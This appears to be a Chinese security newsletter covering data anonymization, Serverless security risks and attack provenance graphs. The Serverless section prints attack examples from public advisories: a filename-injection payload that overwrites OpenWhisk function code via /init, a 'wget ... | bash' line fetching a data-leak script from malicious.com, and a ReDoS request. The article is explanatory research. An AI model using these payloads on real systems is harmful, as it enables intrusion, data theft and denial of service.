匿名化算法以最小的数据缺损代价实现满足模型的约束。然而研究表明，实现最优的匿名化是一个 NP 难题。幸运的是，目前已经发展了许多有效的近似算法，典型的算法包括 Datafly 算法，Mondrian 算法。前者是单维度泛化算法，其核心思想是对给定数据表中 QID 的属性中取值最多的那个属性按预先给定的泛化树进行泛化，直到匿名化数据表满足 K-Anonymity；后者是多维度泛化算法，其核心思想是将所有 QID 属性看成一样的，即只有一个等价组，然后自上而下，启发式选择 QID 的某个属性逐次划分，直到满足条件无法划分。除以上算法外，由于聚类算法思想与匿名化等价类划分思想十分相近，因此一些学者提出基于聚类的匿名化算法。

2.2.3 匿名处理操作

匿名处理主要包括泛化、抑制、置换等操作，其中泛化应用得最为广泛。泛化是指用模糊 / 抽象 / 概括的值代替精确值，使得多个数据相同。例如，年龄 26、29 被泛化为“25-30”，地址朝阳区、海淀区被泛化为北京市，这样攻击者就无法精确地获得数据主体精确信息。抑制操作一般将数据使用“*”代替，隐藏和遮蔽数据值，使得攻击者无法获得该部分的信息。置换是对数据表中的属性值进行位置打乱操作，使得数据主体与该属性信息不对应，一般用于 SA 属性的处理中。

2.2.4 评估指标

主要分为两个方面的评价，数据实用性 (Data Utility) 与隐私保护性 (Privacy Protection)。在文献研究中，前者指标较为丰富，包括匿名化的 NCP (Normalized Certainty Penalty, 归一化确定惩罚系数)、CM (Classification Metric，分类度量系数) 和 DM (Discernibility Metric，分辨度量系数)。后者研究文献，一般默认使用模型的参数进行评判，如 K-Anonymity（K- 匿名）、L-Diversity（L- 多样性），参数 K 和 L 越大，分别对应的重识别和隐私泄露风险越小。近年来，一些学者基于通信模型和 Shannon 信息论对，对隐私泄露问题进行数学建模与分析，提供了理论的度量方法。

3. 数据匿名技术的应用

数据匿名技术随着发展逐步趋向成熟，一些高校和研究机构基于软件功能实现开源数据匿名化项目与工具，一些面向隐私合规的欧美科技公司对该技术进行产品化和应用。

3.1 开源项目

基于数据匿名技术的工具化实现主要集中在欧美高校和研究结构，有 4 个著名的开源项目：ARX、UTD Anonymization Toolbox 、Cornell Anonymization Toolkit 和 Amnesia。从成熟度看，ARX 最为成熟，提供丰富的界面和 API 接口，以及在微软匿名化，提供完整的数据可用性、重标识风险评估等功能组件。

	ARX	UTD Anonymization Toolbox	Cornell Anonymization Toolkit	Amnesia
开发者机构	慕尼黑工业大学·德国	得克萨斯大学达拉斯分校·美国	康乃尔大学·美国	信息系统管理研究所（IMSI）·希腊
开发语言	Java	Java	C++	Java
项目主页 /github	https://arx.deidentifier.org https://github.com/arx-deidentifier/arx	http://cs.utdallas.edu/dspl/cgi-bin/toolbox	https://github.com/wanghaisheng/Cornell-Anonymization-Toolkit	https://amnesia.openaire.eu https://github.com/dTsitsigkos/Amnesia
项目成熟度	实验研究，半产品	实验研究	实验研究	实验研究，接近半产品
支持的匿名模型	K-匿名、L-多样和 T-近似	K-匿名、L-多样和 T-近似	L-多样	K-匿名、K^m-匿名
支持的匿名算法	Flash	Datafly、Mondrian、Incognito	Incognito	Flash、基于聚类算法
特点	提供丰富的数据可用性、风险评估等功能	提供多种匿名算法实现	可简单进行数据可用性、风险评估的计算	支持在线 https://amnesia.openaire. eu/amnesia

表 1 数据匿名的相关开源项目

3.2 企业产品应用

GDPR、CCPA 的隐私合规驱动，一些欧美企业，包括 Google，以及主打隐私合规产品的创业公司，率先将数据匿名技术进行了孵化与产品应用。

（1）Google 的云 DLP 产品

Google 浏览器的隐私声明中，承诺对用户数据使用 K- 匿名、L- 多样数据匿名化以及差分隐私等技术进行处理。随着用户隐私与敏

感数据上云，隐私和数据泄露问题引起云使用者的担忧，谷歌将匿名化技术嵌入 DLP 产品中，可以解决隐私风险问题。DLP 产品实现四种匿名化模型与算法，包括 K- 匿名、L- 多样、K- 图和 σ- 存在性，用户可以根据隐私保护和数据统计分析的需求选择合适的模型算法。在匿名处理数据前，Google 云 DLP 提供了原始数据的风险洞察功能：如图 3 所示，使用者可以看到在 K- 匿名的不同 K 值下，不满足的记录数比例（蓝色）。

图 3 Google 云 DLP 产品的风险洞察功能

（2）Immuta 的数据治理平台产品

Immuta 是一家美国初创企业，目前处于 C 轮融资（融资总额 6820 万美元）。Immuta 在云原生数据治理平台 (cloud-native data governance platform) 应用到了 K- 匿名技术，K- 匿名可应用在静态数据和动态数据中，后者可能采用类似 m-invariance 的匿名算法，即保持动态增量的数据仍然满足等价组数量至少为 K 个，该技术的应用可增强云存储与计算的隐私安全。




图 4 Immuta 的数据治理平台

（3）Privitar 的数据脱敏产品

Privitar 是一家成立于 2014 年总部位于英国伦敦的创业公司，目前处于 C 轮融资（融资总额 15050 万美元），主打推出一系列的隐私产品，包括大规模数据隐私治理的自动化、隐私政策管理、数字水印平台以及数据脱敏产品 (公司称为 De-Identification 产品，实际功能与国内的 Data Masking 功能基本相同)。在数据脱敏系统中，除了使用传统的基于泛化、替换、屏蔽和加密等脱敏策略外；其数据脱敏嵌入了 K- 匿名算法，它相比传统脱敏的策略在隐私保护上有更强优势，攻击者即使获得经过 K- 匿名的脱敏数据，也无法通过其他渠道对获得的身份信息或数据库进行关联推

断，还原脱敏记录的真实身份，进而在有效保证隐私的前提下实现对脱敏数据的提取与利用。

(4) Anonos 的 BigPrivacy 产品

Anonos 是一家美国初创企业，目前融资总额 1200 万美元。其公司主要推出了 BigPrivacy 产品，同样可以将其看成一个脱敏平台，其假名化和身份与业务数据分离，这些功能可满足 GDPR 具体条款的一些合规性。在该平台中，Anonos 也应用了 K- 匿名技术与算法，在保证数据在业务场景的可用性时，可保证 K- 匿名处理后的数据不被重标识与身份识别。

4. 结语

全球的数据安全隐私法规的立法，一方面赋予了公民与互联网用户的数据控制权利；另一方面对数据处理的企业提出了更高的隐私与安全要求。企业一方面可以通过访问控制和网络安全防护等措施降低数据收集、存储和处理等阶段的隐私泄露风险；另一方面在日益增多的数据共享与计算场景中实施数据匿名化是个不错的选择——不仅可以满足业务利用与隐私保护的需求，同时遵循了合规性。

参考文献

[1] El Emam K. Guide to the de-identification of personal health information. Auerbach Publications, 2013.

[2] 绿盟科技研究通讯，大数据下的隐私攻防：数据脱敏后的隐私攻击与风险评估。https://mp.weixin.qq.com/s/6NnLteT-M6xrQHcBnO_1tBw.

[3] Samarati P, Sweeney L. Generalizing data to provide anonymity when disclosing information (abstract). symposium on principles of database systems, 1998.

[4] Sweeney L. K-anonymity: A model for protecting privacy. International Journal of Uncertainty, Fuzziness and Knowledge-based Systems, 2002,10(5):557-570.

[5] L-diversity:Pri-vacy beyondk-anonymity. Machanavajjhala A,Gehrke J,Kifer D,et al. Proceedings of the 22th International Conference on Data Engineering . 2006.

[6] Li N H, Li T C, Venkatasubramanian S. T-Closeness-privacy beyond K-anonymity and L-diversity. IEEE 23rd International Conference on Data Engineering, Istanbul, Turkey, April 15-20, 2007: 106-115.

[7] Rocher L, Hendrickx J M, De Montjoye Y A. Estimating the success of re-identifications in incomplete datasets using generative models. Nature communications, 2019, 10(1): 1-9.

[8] Meyerson, Adam, and Ryan Williams. "On the complexity of optimal k-anonymity", Proceedings of the twenty-third symposium on Principles of database systems. ACM, 2004.

[9] LeFevre, K., D. J. DeWitt, and R. Ramakrishnan. "Mondrian Multidimensional K-Anonymity" 22nd International Conference on Data Engineering (ICDE'06). IEEE, 2006.

Aggarwal, Charu C, "On k-anonymity and the curse of dimensionality", Proceedings of the 31st international conference on Very large data bases. VLDB Endowment, 2005.

Zakerzadeh H, Aggarwal C C, Barker K, "Towards breaking the curse of dimensionality for high-dimensional privacy", Proceedings of the 2014 SIAM International Conference on Data Mining, 2014: 731-739.

Ayala-Rivera, Vanessa, et al, "A systematic comparison and evaluation of k-anonymization algorithms for practitioners", Transactions on data privacy 7.3 (2014): 337-370.

Serverless安全研究系列——Serverless安全风险

绿盟科技 创新中心&星云实验室 浦明

引言

本文为 Serverless 安全研究系列的安全风险篇，笔者将从 Serverless 安全架构介绍出发，对目前 Serverless 面临的安全风险进行分析解读，并针对每种风险提供相应的攻击实例，希望可以引发各位读者更多的思考。

1.Serverless 安全架构




图 1 Serverless 安全责任共享模型

图 1 为 Serverless 环境下安全责任共享模型，从图中不难看出 FaaS 提供商负责云环境的安全管理，主要包括数据中心集群、存储、网络、数据、计算、操作系统等。除此之外，应用程序逻辑、代码、客户端数据、访问控制等同时需要安全防护能力，这一部分是应用开发者的责任。

Serverless 的一大局限性便是供应商锁定问题。FaaS 提供商非常多，每家厂商均有着不同的安全解决方案和各自的实现机制，因缺乏统一标准，故本文不对 FaaS 平台面临的安全风险进行阐述，而是将重点放在开发者侧面临的安全风险。

通过近期的调研，笔者总结并绘制了一幅 Serverless 安全风险脑图，如图 2 所示：




图 2 Serverless 安全风险脑图

笔者将 Serverless 开发者测的安全风险简单分为五类，以下笔者会针对每类进行分析说明。

2.Serverless 安全风险

2.1 针对应用程序代码的注入攻击

应用程序内部由于开发者未对外界输入数据进行过滤或编码，因而经常导致 SQL 注入、系统命令执行等攻击行为。传统应用程

序的开发者可根据自身实战经验，在数量有限的可能性中轻易判定出恶意输入来源，而 Serverless 模式下的函数调用由事件源触发，输入来源的不确定性限制了开发者的判定，函数事件源触发如图 3 所示。




图 3 函数事件源触发

通常，当函数订阅一个事件源后，该函数在该类型的事件发生时被触发，这些事件可能来源于 FaaS 平台内部或外部，也可能是来源于未知的，对于来源未知的事件源可被开发者标注为不受信任。在实际应用场景中，开发者并没有良好的习惯对事件源进行分类，常将不受信任的事件错认为是平台内部事件，因此常作为受信任输入来处理，这导致了大量注入攻击的发生。

有关 Serverless 应用程序的注入攻击实例研究可参考 OWASP（Open Web Application Security Platform）组织在 2017 年发布的《Top 10 Interpretation for Serverless》报告[7]。

2.2 针对应用程序依赖库漏洞的攻击

开发者在编写应用程序时不可避免会引入第三方依赖库，毕竟有许多现成的实现逻辑无须开发者自己编写，这样就面临一个非常严峻的问题 —— 开发者是否使用了含有漏洞的依赖库？据 Synk 公司在 2019 年的开源软件安全报告中[8] 透露，已知的应用程序安全漏洞在过去两年增加了 88%[2]。我们不妨试想一下，如果开发者编写的函数只有短短几十行代码，但同时引入了第三方含有漏洞的依赖库，那么即使函数编写得再安全也无济于事。此外，引入第三方依赖库也会实际增加应用部署至服务器的代码总量，如 python 库，其代码量可能是上千行，node.js 的 npm 包中的代码量就更大了，可能会导致上万行，随着代码量的增多，攻击面也相应增加，从而给客户端程序带来了极大安全隐患。

近年来，随着业界对不安全的第三方依赖库的重视，许多行内报告包括 OWASP Top 10 项目均提出了使用已知漏洞库的安全风险，这些含有漏洞的依赖库可在 CVE、NVD 等网站上进行查询，在此笔者列出 Serverless 场景下使用率较高的三种开发语言库漏洞列表供各位读者参考[3]，受限于篇幅，细节不予赘述。

已知的 Node.js 库 CVE 漏洞列表 :https://www.npmjs.com/advisories

已知的 Java 库 CVE 漏洞列表 :https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=java

已知的 Python 库 CVE 漏洞列表 : https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=python

关于 Serverless 第三方依赖库漏洞本文在 3.5 小节有一个实例分享，详情见下文。

2.3 针对应用程序访问控制权限的攻击

访问控制作为应用程序的一大安全风险在 Serverless 场景下也同样存在，如函数对某资源的访问权限、可以触发函数执行的事件等。试想这样一个场景：函数执行业务逻辑时不可避免会对数据库进行 CRUD 操作，在此期间，我们需要给予函数对数据库的读写权限。在不对数据库进行其他操作时，我们应当给予只读权限或关闭其权限，如果此时开发者将权限错误地更改为读写操作，攻击者会利用此漏洞对数据库展开攻击，从而增加了攻击面。

下述示例是 AWS Lambda 函数的代码片段[2]

```
#...

dynamodb_client.put_item(TableName=TABLE_NAME,
Item={
"name" : {"S": name},
"sex" : {"S": sex},
"phonenum" : {"S":phone_num },
"address" : {"S": address},
"create_time" : {"S": str(datatime.utcnow().split('.'))[0]},
"requestid" {"S": context.aws_request_id}
}
)
```

上述 Serverless 函数接收数据并使用 DynamoDB 的 put_item() 方法将数据存入数据库，函数看起来没有问题，但从如下部署函数的 serverless.yml 文件看出，开发人员犯了一个严重的错误：

```
- Effect: Allow
    Action:
      - 'dynamodb:*'
    Resource:
      - 'arn:aws:dynamodb:cn-west:**************:table/TABLE_NAME'
```

可以看出开发人员授予了 dynamodb 所有访问权限（*），这么做是十分危险的，针对以上 Serverless 函数正确的做法是只赋予该函数对数据库的 PutItem 权限，如下述所示：

```
- Effect: Allow
    Action:
      - 'dynamodb: PutItem'
    Resource:
      - 'arn:aws:dynamodb:cn-west:**************:table/TABLE_NAME'
```

Gartner 预测，到 2020 年，95% 的云安全问题将由用户错误的使用配置引起。Serverless 中，应用可能会由许多函数组成，函数间的访问权限，函数与资源的权限映射非常多，高效率管理权限和角色成为了一项繁琐的问题，许多开发者简单粗暴地为所有函数配置单一权限和角色，这样做会导致单一漏洞扩展至整个应用的风险。

2.4 针对应用程序数据泄露的攻击

在应用程序中，敏感数据信息泄露、应用程序日志泄露、应用程序访问密钥泄露、应用程序未采用 HTTPS 协议进行加密等是一些常见的数据安全风险。调研发现，这些事件多是由于开发者的不规范操作引起的。比较著名事件有 2017 年 Uber 公司开发人员误将 AWS S3 存储的密钥硬编码在应用程序中并公开在 Github 上，进而导致 5700 万用户数据发生泄露[9]，Uber 公司也最终通过支付 1.48 亿美金作为违约和解，付出了惨重的代价。2019 年 5 月，国外著名社交网站 Instagram，一个在 AWS 上的数据库因为开发人员的误配置导致可无口令访问，从而引发 4900 万用户的个人信息泄露[10]，其中包括图片、粉丝数、地理位置、电话、邮件等敏感数据。

需要注意的是，在 Serverless 中以上这些风险同样存在，但与传统的应用程序不同的是：

（1）针对攻击数据源的不同，传统应用只是从单一服务器上获取敏感数据，而 Serverless 架构中攻击者可针对各种数据源进行攻击，如云存储（AWS S3）或 DynamoDB 等，因此攻击面更广一些。

（2）Serverless 应用由许多函数组成，无法像传统应用程序使用单个集中式配置文件存储的方式，因此开发人员多使用环境变量替代。虽然存储更为简单，但使用环境变量本是一个不安全的行为。

（3）传统的应用开发人员并不具备丰富的 Serverless 的密钥管理经验，不规范的操作易造成敏感数据泄露的风险。

2018 年 6 月，著名开源 Serverless 平台 Apache OpenWhisk 曝出 CVE-2018-11756 漏洞[11]，该漏洞由 Puresec 公司的 YuriShapira 安全研究员发现，其指出在应用程序含有漏洞的情形下，攻击者可能会利用漏洞覆盖被执行的 Serverless 函数源代码，并持续影响函数后续的每次执行，如果攻击者对函数代码进行精心伪造，可进一步造成数据泄露、RCE（远程代码执行）等风险，为了更清晰地说明此 CVE 漏洞的风险，以下是一个完整的示例[5]：

在 OpenWhisk 中，每个 Serverless 函数都在一个 Docker 容器中运行，OpenWhisk 通过 RestfulAPI 与容器内部的 Serverless 函数进行交互，该 API 可通过本地 8080 端口进行访问，此 API 提供两个操作：

/init: 接收容器内被执行函数的源代码

/run: 接收该函数的参数并运行代码

由于 OpenWhisk 并没有对 /init 调用进行有效限制，所以攻击者可以利用应用程序漏洞强制 Serverless 函数发送一个 HTTP POST 请求到 http://localhost:8080/init，从而覆盖之前接收到的函数源代码，换言之，攻击者构造的危险函数体将被执行，以下是简易的攻击流程图[6]：




图 4 CVE-2018-11756 简易攻击流程

以下是一个简单部署在 OpenWhisk 上的 Serverless 函数：

```
from subprocess import Popen, PIPE
def main(dict):
...
...
# tmpFileName represents a file uploaded by the end-user for conversion
proc = Popen("./exec/pdftotext {}".format(tmpFileName), shell=True, stdout=PIPE,
stderr=PIPE)
return {"result":"success"}
```

该函数接收一个 PDF 文件并通过 pdftotext 命令行工具将其转换为文本，不难看出如果该应用程序中存在输入参数校验漏洞，攻击者可通过控制文件名的输入进行恶意攻击。

以下是攻击者构造的恶意函数输入，主要包含三部分内容：

（1）安装 curl 命令

（2）提交相关请求至 http://localhost:8080/init

（3）在当前容器中重写函数源码

以下是攻击者构造的恶意 Payload:

```
{ "filename": "; apt update && apt install -y curl && curl --max-time 5 -d
'{\"value\":{\"code\":\"def main(dict):\\n return {\\\"msg\\\":\\\"FOOBAR\\\"}\\n\"}}' -H
\"Content-Type: application\/json\" -X POST http:\/\/localhost:8080\/init" "Source_url":
"http://www.some.site/file.pdf" }
```

最终函数被执行后输出以下信息：

```
ActivationID: f9dee7f9c9fc4a839ee7f9c9fc8a8305Results: {
    "output": [
        "Get:1 http://security.debian.org jessie/updates InRelease [94.4 kB]\nGet:2
http://security.debian.org jessie/updates/main amd64 Packages [623 kB]\nIgn
http://deb.debian.org jessie InRelease\nGet:3 http://deb.debian.org jessie-updates
InRelease [145 kB]\nGet:4 http://deb.debian.org jessie Release.gpg [2434 B]\nGet:5
http://deb.debian.org jessie-updates/main amd64 Packages [23.0 kB]\nGet:6
http://deb.debian.org jessie Release [148 kB]\nGet:7 http://deb.debian.org jessie/main
amd64 Packages [9064 kB]\nFetched 10.1 MB in 2s (4339 kB/s)\nReading package
lists...\nBuilding dependency tree...\nReading state information...\n3 packages can be
upgraded. Run 'apt list --upgradable' to see them.\nReading package lists...\nBuilding
dependency tree...\nReading state information...\nThe following extra packages will be
installed:\n krb5-locales libcurl3 libgnutls-deb0-28 libgssapi-krb5-2 libhogweed2\n
libidn11 libk5crypto3 libkeyutils1 libkrb5-3 libkrb5support0 libldap-2.4-2\n libnettle4
libp11-kit0 librtmp1 libsasl2-2 libsasl2-modules\n libsasl2-modules-db libssh2-1
libtasn1-6\nSuggested packages:\n gnutls-bin krb5-doc krb5-user libsasl2-modules-otp
libsasl2-modules-ldap\n li
…
… since apt-utils is not installed\n % Total % Received % Xferd Average Speed Time
Time Time Current\n Dload Upload Total Spent
Left Speed\n\r 0 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:--
0\r100 82 0 0 100 82 0 67 0:00:01 0:00:01 --:--:-- 67\r100
82 0 0 100 82 0 37 0:00:02 0:00:02 --:--:-- 37\r100 82 0
0 100 82 0 25 0:00:03 0:00:03 --:--:-- 25\r100 82 0 0 100
82 0 19 0:00:04 0:00:04 --:--:-- 19curl: (28) Operation timed out after 5000
milliseconds with 0 bytes received\n"
    ]
}
Logs: []
```

如果函数后续再次被执行将会导致以下输出：

```
ActivationID: 0d6b88cadf98406dab88cadf98906d3dResults: {
    "msg": "FOOBAR"
}Logs: []
```

从恶意 Payload 可以看出攻击者通过安装 curl 请求对 /init 操作进行了调用，替换的函数源码为：

```
def main(dict):
    return {"msg":"FOOBAR"}
```

从内容看这个函数体并没有什么恶意，但也替换了函数原有的功能。

如果将函数体进行简单更改，如下所示：

```
from subprocess import Popen, PIPE

def main(dict):
    proc = Popen("wget -q -O- http://www.malicious.com/sensitive_data_leak.sh | bash",
shell=True, stdout=PIPE, stderr=PIPE)
    return {"msg":"FOOBAR"}
```

从 main 函数内容，我们可以看出由攻击者构造的敏感数据泄露脚本将被下载执行，为 Serverless 函数带来了极大隐患。此外，由于 /init 的调用不受限制，因此函数可以多次被初始化，并且初始化中嵌套多层恶意脚本，因而攻击者可对 Serverless 逐步进行试探性攻击，最终达到入侵目的。

2.5 针对 Serverless 平台账户的 DoS 攻击

针对平台账户的攻击主要为 DoW（Denial of Wallet）攻击，顾名思义，是指拒绝钱包攻击的意思。作为 DoS 的变种攻击，其目的是耗尽账户月账单的金额。Serverless 具备一个重要特性为自动化弹性扩展，这一特性是 Serverless 备受欢迎的原因之一，也同时使开发人员只需为函数调用次数付费，函数弹性扩展的事情交给了云厂商，但其产生的费用通常不是默认受到保护的，试想如果攻击者掌握了事件触发器，并通过 API 调用了大量函数资源，那么在未受保护情况下函数将极速扩展，随之产生的费用也呈指数增长，最终会导致开发者的账户被 DoS，造成重大损失。

另外，即便在受到保护的情况下，也无法完全规避该风险。如云厂商替开发者设置了调用频次上限，虽然开发者的钱包受到了保护，但攻击者也通过攻击频次达到设定上限实现了对开发者账户 DoS 的目的。

2018 年 2 月，NodeJS「aws-lambda-multipart-parser」库被曝出 ReDoS 漏洞(CVE-2018-7560)[12]，该漏洞由 PureSec 安全团队发现，

其团队人员通过分析指出此漏洞可导致部署在 AWS 上并使用了该库的 Lambda 函数停止并直到函数运行超时，攻击者可利用此漏洞构造大量并发请求从而耗尽服务器资源或对开发者账户造成 DoW 攻击。

「aws-lambda-multipart-parser」 库的主要用途为向 AWS Lambda 开发者提供接口，从而在 Serverless 场景下可支持对 multipart/form-data 类型请求的解析。参考 RFC 2388 对 multipart/form-data[15] 标准的定义，下述为一个简单的 HTTP POST 请求，其使用了 multipart/form-data 作为 HTTP content type 字段的内容：

```
POST /app HTTP/1.1
HOST: example.site
Content-Length: xxxxxx
Content-Type: multipart/form-data; boundary = "-- boundary"
-- boundary
Content-Disposition; form-data; name="filed1"
Value1
-- boundary
Content-Disposition; form-data; name="filed2"
Value2
-- boundary
...
```

从上述请求内容中我们可看出 Content-Type 字段中包含 boundary 项，RFC 1341[14] 定义了该字段，主要用于区分表单中请求体的内容，boundary 由客户端指定，上述示例可以看到通过 “--boundary” 将表单中的 filed1 字段及 filed2 字段内容进行了边界界定。

下面是 aws-lambda-multipart-parser 库中包含漏洞的代码片段[4]：

```
module.export.parse = (event,spotText) => {
        const boundary = getValueIgnoringKeyCase(event.headers,'Content-
Type').split('=')[1];
        const body = (event.isBase64Encoded ?
Buffer.from(event.body,'base64').toString('binary') : event.body).split(new
RegExp(boundary)).filter(item => item.match(/Content-Disposition))
}
```

从上述代码中我们可以看出 boundry 字符串从请求 Header 的 Content-Type 字段中获取，请求体通过 boundry 字符串进行拆分，其中拆分用到了 split() 方法，该方法接收参数可以是一个字符串也可以是正则表达式，此处开发人员通过 RegExp() 构造函数将 boundry 作为正则内容并在 split() 方法中使用，这是一个非常危险的写法，因为请求体与 boundry 全由客户端控制，攻击者可通过构造耗时的正则表达式和请求体进行 ReDoS 攻击，下面是一个恶意请求的示例：

```
POST /app HTTP/1.1

HOST: xxxxxx.excute-api.cn-west-1.amazonaws.com
Content-Length: xxxxxx
Content-Type: multipart/form-data; boundary = (.+)+$
Connection: keep-alive
(.+)+$
Content-Disposition; form-data; name="text"
xxxxx
(.+)+$
Content-Disposition; form-data; name="file1"; filename="a.txt"
Content-Type: text/plain
Content of a.txt.
(.+)+$
Content-Disposition; form-data; name="file2"; filename="a.html"
Content-Type: text/plain
<!DOCTYPE html><title>.Content of a.html</.title>
(.+)+$
...
```

在上述示例中，根据 OWASP 对 ReDoS 的解释[13]，我们可以看出攻击者选取了效率极低的正则表达式 (.+)+$ 作为 boundary 字段的值，上述恶意请求将会在短时间内引发 100% 的 CPU 占用率，在针对使用此漏洞库的 AWS Lambda 函数进行测试时，该函数会运行停止并最终超时，如果攻击者对 AWS Lambda 函数发送大量并发恶意请求，将会导致函数在单位时间内被大量执行，最终导致

账户的账单受到损失。

3. 结语

根据云原生产业联盟（CNIA）近期发表的《云原生用户调查报告》，我们不难看出目前国内 Serverless 技术总体呈上升趋势，参与调查的各行各业用户群体中有近百分之三十的用户已在生产环境中使用[1]。在 Serverless 的部署过程中，面临诸多挑战，如线上调试、环境监控、测试工具、代码打包、接入管理等。由此可见，部署成本是用户选择 Serverless 技术的主要考虑因素。安全作为业务稳定运行的基石，在整个开发部署环节中也是不可或缺的一环。在 Serverless 架构带来新的云计算模式下，应用必然会衍生新的安全风险，作为安全从业人员应当紧追技术前进的步伐。本文笔者通过近期调研结合实例对 Serverless 的安全风险进行了介绍，Serverless 技术的探索还将继续。下一篇笔者会根据本文提出的 Serverless 安全风险，分享相应的防护思路，希望可以给各位读者带来更多思考。

参考文献

[1]《中国云原生用户调查报告》http://www.caict.ac.cn/kxyj/qwfb/ztbg/202010/P020201021543952384452.pdf.

[2]《OReilly Serverless Security》https://www.oreilly.com/library/view/serverless-security/9781492082538/.

[3] https://github.com/puresec/awesome-serverless-security.

[4] https://securityboulevard.com/2018/03/redos-vulnerability-in-aws-lambda-multipart-parser-node-package/.

[5] https://www.puresec.io/hubfs/Apache%20OpenWhisk%20PureSec%20Security%20Advisory.pdf.

[6] https://www.puresec.io/hubfs/OpenWhisk%20Weakness%20-%20Diagram.png.

[7] https://www.owasp.org/index.php/OWASP_Serverless_Top_10_Project.

[8] https://snyk.io/opensourcesecurity-2019 .

[9] https://www.wired.com/story/uber-paid-off-hackers-to-hide-a-57-million-user-databreach/#:~:text=According%20to%20Bloomberg%2C%20Uber's%202016,of%20the%20software%20repository%20Github.&text=%22This%20is%20all%20too%20common%20on%20Github.

[10]https://www.cpomagazine.com/cyber-security/instagram-data-leak-exposes-account-information-including-full-names-and-phone-numbers/.

[11]https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-11756.

[12]https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7560.

[13]https://owasp.org/www-community/attacks/Regular_expression_Denial_of_Service_-_ReDoS .

[14] https://tools.ietf.org/html/rfc1341 .

[15] https://tools.ietf.org/html/rfc2388 .

基于因果关系的攻击溯源图构建

绿盟科技 创新中心&天枢实验室 薛见新

1. 背景

所谓“知己知彼，百战不殆”，在网络空间这个大战场中，攻防博弈双方实质上是信息获取能力的对抗，只有获取更多、更全的信息才能制定有效的攻防策略，才能在网络空间战场博弈中获得优势。作为防御者需要“知彼”，就是回答在网络攻防对抗中谁攻击了我，攻击点在哪以及攻击路径，这便是攻击溯源。通过攻击溯源技术可以确定攻击源或攻击的中间介质，以及其相应的攻击路径，以此制定更有针对性的防护与反制策略，实现主动防御。可见攻击溯源是网络空间防御体系从被动防御到主动防御转换的重要步骤。

但是无论是网络侧告警还是终端侧日志，我们看到的是孤立的数据，而攻击者的攻击行为步骤是具有因果关联的。攻击溯源就是基于这种因果关联把与攻击相关的信息关联到一起构建溯源图(provenance graph)，并从中找到攻击者及攻击路径。因果关联分析需要依靠知识库，根据知识库构建若干规则，每条规则定义了攻击行为发生的前提条件，以及它执行后导致的结果或是产生的影响。但是当前攻击溯源的研究工作还远没有走到这一步，主流的因果关系是挖掘告警或日志之间的依赖关系。

溯源图是攻击溯源的基础，所有的技术均是建立在对溯源图的分析处理上的。下面将从三个方面介绍攻击溯源图的构建：

(1) 终端侧的攻击溯源图构建方法

(2) 系统日志与应用程序日志关联溯源图构建方法

(3) 网络侧与终端侧关联溯源图构建方法


2. 主机侧溯源图构建

BackTracker[1] 是经典的溯源图构建方法，它是主机侧攻击溯源的奠基工作，后续的相关工作均是参考 BackTracker。BackTracker 溯源图的构建主要是挖掘进程、文件与文件名之间的因果依赖关系。BackTracker 分别对主机侧的进程之间的依赖关系、进程与文件之间的依赖以及进程与文件名之间的依赖关系进行了定义。

